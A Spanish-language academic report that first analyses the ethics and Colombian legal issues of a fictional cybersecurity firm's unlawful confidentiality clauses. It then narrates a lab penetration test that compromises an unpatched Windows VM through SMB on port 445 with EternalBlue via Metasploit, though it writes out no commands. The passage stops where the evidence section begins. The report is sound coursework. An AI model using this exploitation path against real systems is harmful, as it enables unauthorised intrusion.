En primera instancia y con respecto al anexo técnico brindado, Sí, se evidencian varios procesos ilegales y no éticos en el Anexo 3. El acuerdo contiene cláusulas que claramente van en contravía a lo que la legislación colombiana y los principios éticos fundamentales mencionan; de acuerdo a ello se describen las siguientes:

Fragmentos:

"la información confidencial o sobre procesos ilegales dentro de CyberFort Technologies no podrán ser divulgados."

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."

"Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas."

Estas cláusulas son ilegales porque impiden el cumplimiento del deber ciudadano de denunciar delitos y obstruyen la justicia. Esto debido a que en Colombia, es una obligación legal denunciar cuando se cometen delitos.

Fragmento:

"En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies."

Esta cláusula es ilegal porque ninguna persona o empresa puede eximirse de la responsabilidad penal. La responsabilidad penal es personal e intransferible. Además, porque obstruye la investigación judicial.

Fragmento:

"datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'."

Este fragmento puede crear ambientes de encubrimiento y puede facilitar que se cometan delitos.

Artículos asociados de la Ley 1273

- Artículo 269A (Acceso abusivo a un sistema informático): Al obligar al profesional a guardar silencio sobre "accesos abusivos a sistemas informáticos", el acuerdo mencionado percibe un posible delito y obstaculiza su investigación y sanción. Este puede incurrir dependiendo de su gravedad en acciones penales, administrativas y multas en dinero.
- Artículo 269B (Obstrucción ilegítima de sistema informático o red de telecomunicaciones): De manera similar, al prohibir la denuncia de "interceptación de información", el acuerdo dificulta la persecución de este delito, que puede incluir ataques que afecten la disponibilidad de sistemas y redes. Este de igual manera puede incurrir dependiendo de su gravedad en acciones penales, administrativas y multas en dinero.
- Otros Artículos de la Ley 1273: Dependiendo de las "actividades ilegales" que se puedan realizar en la organización y auditorías, podrían vulnerarse otros artículos de la Ley 1273, como el 269C (Interceptación de datos informáticos), 269D (Daño informático), 269E

(Uso de software malicioso), dado que son puntuales de acuerdo al delito cometido y que las deben evaluar las autoridades competentes.

Argumentación si aplicaría o no al trabajo

De manera personal y teniendo en cuenta lo evidenciado anteriormente, No, como experto en ciberseguridad, no aplicaría a este trabajo, a pesar del alto salario y el contrato vitalicio, es por ello que menciono las siguientes razones:

- Consideraciones Éticas: El Código de Ética para Ingenieros de COPNIA así como cualquier código ético profesional menciona la integridad, la honestidad, la responsabilidad y el respeto por la ley como ejes básicos. Por ello, el aceptar un trabajo donde se me exige participar en el encubrimiento de actividades ilegales o no denunciarlas es una violación directa de estos principios éticos; participar en prácticas poco éticas o ilegales dañaría mi reputación profesional.
- Riesgos Legales: Firmar un acuerdo que me obligue a guardar silencio sobre actividades ilegales me convierte en cómplice potencial de esos delitos. Esto me expone a riesgos legales significativos, incluyendo sanciones penales.
- Integridad Profesional: Mi integridad profesional es más valiosa que cualquier salario o promesa de estabilidad laboral. No puedo comprometer mis principios y valores por un trabajo que pueda causar más daños que beneficios.
- Impacto a largo plazo: Trabajar en un ambiente donde se toleran o incluso se promueven las malas prácticas puede tener un impacto negativo en mi desarrollo profesional y en mi bienestar personal y familiar.

Del código de ética, si bien todos son muy importantes, resalto los siguientes por su relevancia: (Código de ética | Copnia, s. f.)

Artículo 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES.

Inciso b): "Respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones": Este artículo refuerza el deber del ingeniero de cumplir y hacer cumplir la ley, lo que implica no solo abstenerse de participar en actividades ilegales, sino también denunciarlas.

Artículo 31. DEBERES GENERALES DE LOS PROFESIONALES.

Inciso f): "Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder": Este artículo es directamente relevante porque establece el deber del ingeniero de denunciar cualquier actividad ilegal o falta ética de la que tenga conocimiento. Aceptar un trabajo que implica encubrir tales actividades va en contra de este deber.

Artículo 53. FALTAS GRAVÍSIMAS. (De la Ley 842 de 2003)

Inciso e): "Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares": Este artículo es crucial, ya que participar en el encubrimiento de delitos informáticos podría considerarse una conducta punible que comprende el ejercicio de la ingeniería, especialmente en el campo de la ciberseguridad.

Inciso f): "Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente

ley": Esta cláusula general permite al COPNIA sancionar cualquier conducta que considere una violación grave de la ética profesional.

Análisis del Problema

El caso de CyberFort Technologies nos demuestra una grave de ciberespionaje y falta de ética profesional. La organización, contratada para una auditoría de seguridad, aprovechó su acceso privilegiado para recopilar información confidencial del gobierno cliente sin su autorización. Además, algunos empleados vendieron esta información, lo que agrava aún más la falta.

De acuerdo a ello mencionó los siguientes aspectos a tener en cuenta:

Implicaciones Legales:

- Delitos Informáticos: Las acciones de CyberFort Technologies pueden constituir varios delitos informáticos, estos podrían incluir acceso no autorizado a sistemas informáticos, interceptación ilegal de datos, robo de información y revelación de secretos.
- Violación de Contratos: La empresa incumplió su contrato con el gobierno al exceder el alcance de la auditoría y recopilar información no autorizada. Esto puede dar lugar a demandas civiles y sanciones económicas.
- Responsabilidad Penal: Los empleados involucrados en as actividades de ciberespionaje y la venta de información pueden ser objeto de procesos penales. La empresa también podría enfrentar procesos si se demuestra que hubo conocimiento o encubrimiento por parte de la alta dirección.
- Implicaciones Éticas:

- Violación de la Confianza: Se traicionó la confianza del cliente al utilizar la posición privilegiada para espiar sus comunicaciones. Esto es una grave falta de ética profesional.
- Conflicto de Intereses: La organización tenía un claro conflicto de intereses al recopilar información que podría ser valiosa para sus propios intereses o para utilizar a favor o en contra de la competencia.
- Falta de Transparencia: No informó al cliente sobre la recopilación de información no autorizada, lo que demuestra una falta de transparencia y honestidad.
- Daño a la Reputación: Las acciones de CyberFort Technologies dañan su reputación y la de la industria de la ciberseguridad en general.

Alcance de acceso a información sensible

En mi opinión todas las empresas de ciberseguridad deben tener acceso a la información sensible de sus clientes solo cuando sea estrictamente necesario para realizar la auditoría de seguridad o el servicio contratado. Este acceso debe ser limitado en tiempo y alcance, y debe estar claramente definido en el contrato teniendo en cuenta las siguientes características:

- Los contratos deben especificar qué tipo de información se accederá, cómo se utilizará, cómo se protegerá y cómo se destruirá o devolverá al cliente.
- Los empleados de la organización de ciberseguridad deben firmar acuerdos de confidencialidad que prohíban la divulgación o el uso indebido de la información del cliente.
- Solo el personal que realmente necesita acceder a la información debe tener permiso para hacerlo.

- La empresa de ciberseguridad debe implementar medidas de seguridad robustas para proteger la información del cliente, incluyendo cifrado, controles de acceso y monitoreo de la actividad.
- Se deben realizar auditorías periódicas para verificar el cumplimiento de las políticas de seguridad y ética.
- Debe haber una clara separación de funciones entre el personal que realiza la auditoría y el personal que tiene acceso a la información del cliente para otros fines.
- La empresa de ciberseguridad debe ser transparente con el cliente sobre sus prácticas de manejo de información y debe comunicar cualquier incidente de seguridad o violación de la ética.

Mecanismos de Supervisión y Control

De acuerdo a lo analizado y aprendido a lo largo de este trabajo, recomendaría realizar las siguientes acciones:

- ❖ Políticas y Procedimientos Claros:
  - Definir políticas de uso aceptable para herramientas forenses.
  - Establecer procedimientos para la autorización y el registro del uso de estas herramientas.
- ❖ Control de Acceso y Autorización:
  - Limitar el acceso a herramientas forenses solo al personal autorizado.
  - Implementar un sistema de aprobación de dos factores para el uso de herramientas críticas.
  - Mantener registros detallados de quién accedió a qué herramientas y cuándo.

- ❖ Monitoreo de Actividad:
  - Implementar sistemas de registro y auditoría para monitorear la actividad de los empleados al usar herramientas forenses.
- ❖ Segregación de Funciones:
  - Separar las responsabilidades del personal que realiza análisis forense de otras funciones dentro de la empresa.
  - Implementar un sistema donde se requieran al menos dos personas para realizar tareas críticas.
- ❖ Auditorías Internas y Externas:
  - Realizar auditorías periódicas para verificar el cumplimiento de las políticas y procedimientos.
  - Considerar auditorías externas por parte de terceros independientes para mayor objetividad.
- ❖ Capacitación y Sensibilización:
  - Proporcionar capacitaciones recurrentes sobre ética profesional y el uso adecuado de herramientas forenses.
  - Fomentar una cultura de responsabilidad y transparencia.

Respuestas de Gobiernos y Organizaciones - Medidas

A continuación mencionó algunas características para tener en cuenta:

- ❖ Respuesta de los Gobiernos y Organizaciones:
  - Realizar una investigación completa e independiente para determinar el alcance del ciberespionaje, identificar a los responsables y evaluar los daños.

- Presentar cargos penales contra las personas y organizaciones involucradas en temas de ciberespionaje. Iniciar acciones civiles para recuperar daños y perjuicios.
- Terminar inmediatamente el contrato con la empresa de ciberseguridad.
- Informar a todas las partes que puedan haber sido afectadas por el ciberespionaje.
- Revisar y fortalecer las políticas y procedimientos de seguridad interna para evitar futuros incidentes.
- Colaborar en la medida de lo posible con las autoridades en la investigación y el enjuiciamiento del caso.

❖ Medidas para Restaurar la Confianza y Prevenir Futuros Incidentes:


- Implementar regulaciones más estrictas sobre las prácticas de las empresas de ciberseguridad, incluyendo requisitos de licencia, auditorías obligatorias y estándares éticos obligatorios.
- Fomentar la adopción de certificaciones y acreditaciones independientes que verifiquen la competencia y la ética de las empresas de ciberseguridad.
- Fortalecer la colaboración entre los gobiernos y las organizaciones para compartir información sobre amenazas y mejores prácticas de seguridad.
- Educar a los gobiernos y las organizaciones sobre los riesgos del ciberespionaje y la importancia de seleccionar empresas de ciberseguridad confiables.
- Establecer organismos de supervisión independientes que monitoreen las prácticas de las empresas de ciberseguridad y hacer cumplir las regulaciones.

ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

Herramientas Utilizadas

En primera instancia si bien tenemos acceso a la máquina atacada, haremos el proceso de identificación (Fase de Reconocimiento) de equipos conectados a la red NAT con el fin de identificar y confirmar dirección IP, dirección MAC y nombre del equipo utilizando la herramienta Advanced IP Scanner ((Advanced IP Scanner – Explorador de redes de descarga gratuita, s. f.), , s.f.) el cual permite encontrar todos los equipos que se encuentran conectados a una red en particular, para este caso se evidencia que encuentra 4 equipos, la máquina atacada con el nombre de PC202006, el PC anfitrión el cual posee otra herramienta de escaneo, 1 máquina virtual que posee otra herramienta de escaneo de vulnerabilidades y por último la máquina Kali Linux desde la cual se realizará la explotación, tal como se evidencia en la siguiente imagen:


Figura 6- Herramienta Advanced IP Scanner



Fuente: Autoría Propia

Luego de identificar y confirmar que la dirección IP de la máquina atacada es la “192.168.56.102” con dirección MAC “08:00:27:92:80:C0”, utilizamos la segunda herramienta de descubrimiento de vulnerabilidades a través de una máquina virtual gratuita ya preparada y descargada que contiene el software “Greenbone” de OpenVAS (Greenbone Free: Descarga gratuita - Greenbone, s. f.) que nos permitirá encontrar a través de su escáner las vulnerabilidades de la máquina. (Fase de Escaneo).


Figura 7- Herramienta Greenbone - OPENVAS



Fuente: Autoría Propia

Así mismo y con el fin de asegurar la identificación de vulnerabilidades en la máquina atacada, también realizamos la descarga e instalación en el equipo anfitrión la aplicación “Tenable Nessus” versión Trial Professional (Download Tenable Nessus, s. f.), con la cual también realizamos el procesos de escaneo de vulnerabilidades para confirmar y encontrará las mismas u otras vulnerabilidades críticas en ambos software.


Figura 8- Herramienta Tenable - Nessus



Fuente: Autoría Propia

Para el siguiente paso utilizaremos la herramienta “NMAP” (Nmap: the Network Mapper - Free Security Scanner, s. f.) con el fin de realizar el escaneo de puertos y servicios (Fase de Evaluación y Exploración de Vulnerabilidades) desde una máquina virtual con “Kali Linux”(*Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, s. f.).


Figura 9- Herramienta NMAP en Kali Linux



Fuente: Autoría Propia

Para el siguiente paso utilizaremos el “Framework Metasploit” ((Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit, s. f.), , s.f.) que encontraremos de igual manera como una herramienta integrada en nuestra máquina virtual Kali Linux.(Fase de Explotación)

Figura 10- Herramienta Metasploit - Kali Linux



Fuente: Autoría Propia

Por último para la generación de Informes, se realiza el presente informe con los resultados arrojados de las herramientas descargados directamente de cada una de ellas (Fase de Informe Técnico).

Datos y anexos para identificar el fallo.

- El primer dato importante que sirvió para esclarecer y dar continuidad con la escala de vulnerabilidades y futura explotación fue que se mencionó que la maquina tenía “Sistema Operativo Windows” por 2 motivos el primero porque Windows es uno de los sistemas que más afectaciones en seguridad tiene y la segunda para realizar la búsqueda de manera controlada con las herramientas de Pentesting.
- El segundo dato es que tiene una aplicación vulnerable y está fue descubierta por las herramientas utilizadas encontrando que la herramienta se trata del Protocolo SMB (Server Message Block) bloques de mensajes de servidor el cual permite el uso compartido de recursos de red y archivos a los usuarios así como permitir comunicaciones entre procesos de autenticación en la red y que fue vulnerada por un exploit para aprovechar sus recursos y brindar una puerta trasera para ingresar de manera sigilosa al equipo.
- El tercer dato es que hay fuga de información y probablemente es porque hay acceso a través de “Shell”, con ello logramos entender que a través de consola CMD (Command Prompt) o línea de comandos era posible ingresar de manera fácil a todos los directorios del equipo Windows y tener control total de la administración de usuarios y demás privilegios con el fin de hacer cualquier modificación o extraer información de manera sigilosa.
- Por último menciona el anexo que por este medio era posible la creación de un usuario tipo administrador con el fin de tener privilegios y acceso total a la máquina por lo con todo ello logramos realizar todas las pruebas de penetración y los exploits completo de manera exitosa.

Que herramienta se utilizó y que puerto abre la aplicación especifica.

Tal como se mencionó en el punto # 1, de manera personal y con el fin de comprender a fondo la situación presentada en el anexo, utilice 3 herramientas para identificar y afirmar la falla que presentaba la máquina Windows atacada; estas herramientas fueron Nessus, OpenVAS y Nmap.

Gracias a ellas fue posible identificar la gravedad de las vulnerabilidades encontradas dado que el Protocolo SMB se encontraba sin firma, es decir abierto por lo que cualquier atacante no autenticado podría aprovechar para realizar ataques como la explotación que realizamos y evidenciaremos más adelante.

Así mismo se encontró que la maquina fue afectada por múltiples vulnerabilidades específicamente por paquetes como **CVE-2017-0143, CVE-2017-0144 y CVE-2017-0147** y conocido como **Eternalblue**, aunque existen otros paquetes aplicables a este y que veremos más adelante.

Allí es posible evidenciar que el protocolo mencionado utiliza principalmente el puerto **TCP 445** para compartir archivos, pero que también utiliza otros puertos para otros recursos de red como lo son los **TCP 137 y 139 (NetBIOS)** y también los puertos **UDP 137 y 138.**

Explicación de como afecta el ataque a la máquina

Al encontrar que el puerto TCP 445 se encontraba libre, la máquina Windows fue vulnerable a nivel Crítico dado que con la puerta encontrada se tuvo acceso y privilegios de tipo administrador sobre todo el sistema operativo y con él incluso a gran parte de la red de la organización en la que se encontraba conectada. El caso en una consideración grave dado que con ella es posible no solo la fuga de información, sino comprometer toda la información de la


compañía dado como ocurrió en 2017 con el Ransomware WannaCry es posible encriptar toda la información de la compañía para luego solicitar rescates y demás.

Al tener acceso al “Shell” o CMD del equipo Windows, prácticamente es el dueño, amo y señor de la máquina por lo que es posible acceder a todos los directorios del equipo y si se quiere ir más allá iniciar a encontrar accesos a la red de manera privilegiada como equipos críticos entre otros servicios; de esta manera estamos afectando la triada dado que se pierde la “Confiabilidad”, la “Integridad” y la “Disponibilidad” de los datos y equipo.

Además de ello el atacante podría estar sigilosamente dentro del equipo y la red a manera de espera con el fin de infiltrarse de manera profunda en la red de la organización y que las afectaciones incluso fuesen más graves de lo inicial, tales como denegar servicios sensibles, robar datos sensibles, servicios esenciales propagados por un software malicioso.


Esta vulnerabilidad es posible aprovecharla con el exploit mencionado anteriormente llamado Eternalblue dado que encontraba que equipos sin actualizaciones o parches de seguridad que bloquean el acceso al protocolo SMB sobre todo en equipos con Windows Vista, 7, 8, 8.1, Server 2003, 2008 e incluso Windows 10, Server 2012 y 2016; es por ello que la recomendación no solo es actualizar constantemente los sistemas operativos sino realizar la escalada de vulnerabilidades en la compañía para cerrar cualquier puerta abierta o brecha de seguridad, así mismo bloquear los puertos mencionados para evitar filtraciones como las encontradas.

Figura 11- Topología y Gráfica de Ataque



Fuente: Autoría Propia

Figura 12- Máquinas Virtuales en VirtualBox




Fuente: Autoría Propia

Documentación y Evidencias de la explotación

Como se mencionó en los puntos anteriores se inicio el escaneo de vulnerabilidades con la herramienta **Nessus** de la siguiente manera:

